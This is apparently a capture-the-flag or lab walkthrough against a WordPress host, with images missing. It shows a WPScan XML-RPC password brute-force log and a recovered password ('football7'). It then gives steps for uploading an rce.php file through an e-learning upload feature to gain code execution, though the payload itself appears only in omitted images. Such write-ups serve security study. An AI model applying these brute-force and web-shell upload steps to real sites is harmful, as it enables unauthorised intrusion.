
For reconauthor, I can get a valid passwd very fast.

it is **football7**

But for recon, I run an hour but nothing found.


```
[+] Performing password attack on Xmlrpc against 1 user/s
^[Trying recon / ash2003 Time: 00:31:37 ⩽
^[[CTrying recon / salsa69 Time: 00:42:58 ⟸
^Cying recon / sexylovers Time: 01:01:02 ⩽                    > (468189 / 14344392)  3.26%  ETA: 30:09:01
[i] No Valid Passwords Found.

[+] WPScan DB API OKbe Time: 01:01:02 ⩽                       > (468286 / 14344392)  3.26%  ETA: 30:08:59
 | Plan: free
 | Requests Done (during the scan): 2
 | Requests Remaining: 69

[+] Finished: Tue Jan 10 14:46:17 2023
[+] Requests Done: 468447
[+] Cached Requests: 34
[+] Data Sent: 234.678 MB
[+] Data Received: 275.609 MB
[+] Memory used: 296.422 MB
[+] Elapsed time: 01:01:13

Scan Aborted: Canceled by User

┌──(kali㉿kali)-[~]
└─$                                                                                              2 ×
```

so now, I can login



now, other steps are below:

It normal that people use plugins to do something in wordpress:




but it seems that reconauthor account is not the super admin...

We are not real admin, so that we cant add plugins.

So I will turn to another way:

STEPS are below:


- Turn to Posts - Add New - e-Learining, cause we can Upload a .zip or .mp4 file that you published from your tool or choose an existing content item.



run cmd:

```
┌──(kali㉿kali)-[~]
└─$ sudo nano index.html
```


and the modify the index.html to this:




then press ctrl+x to save and exit.

run cmd:
┌──(kali㉿kali)-[~]
└─$ **sudo nano rce.php**


and modify it to this:




tile now, cause I have 5 host to attack, so I should manager my folder and files:
so I move all recon-related files to ~/for_recon:



Then, we can upload the recon.zip to wordpress:




and click INSERT, wordpress will give me a dir: /wp-content/uploads/articulate_uploads/rce/index.html

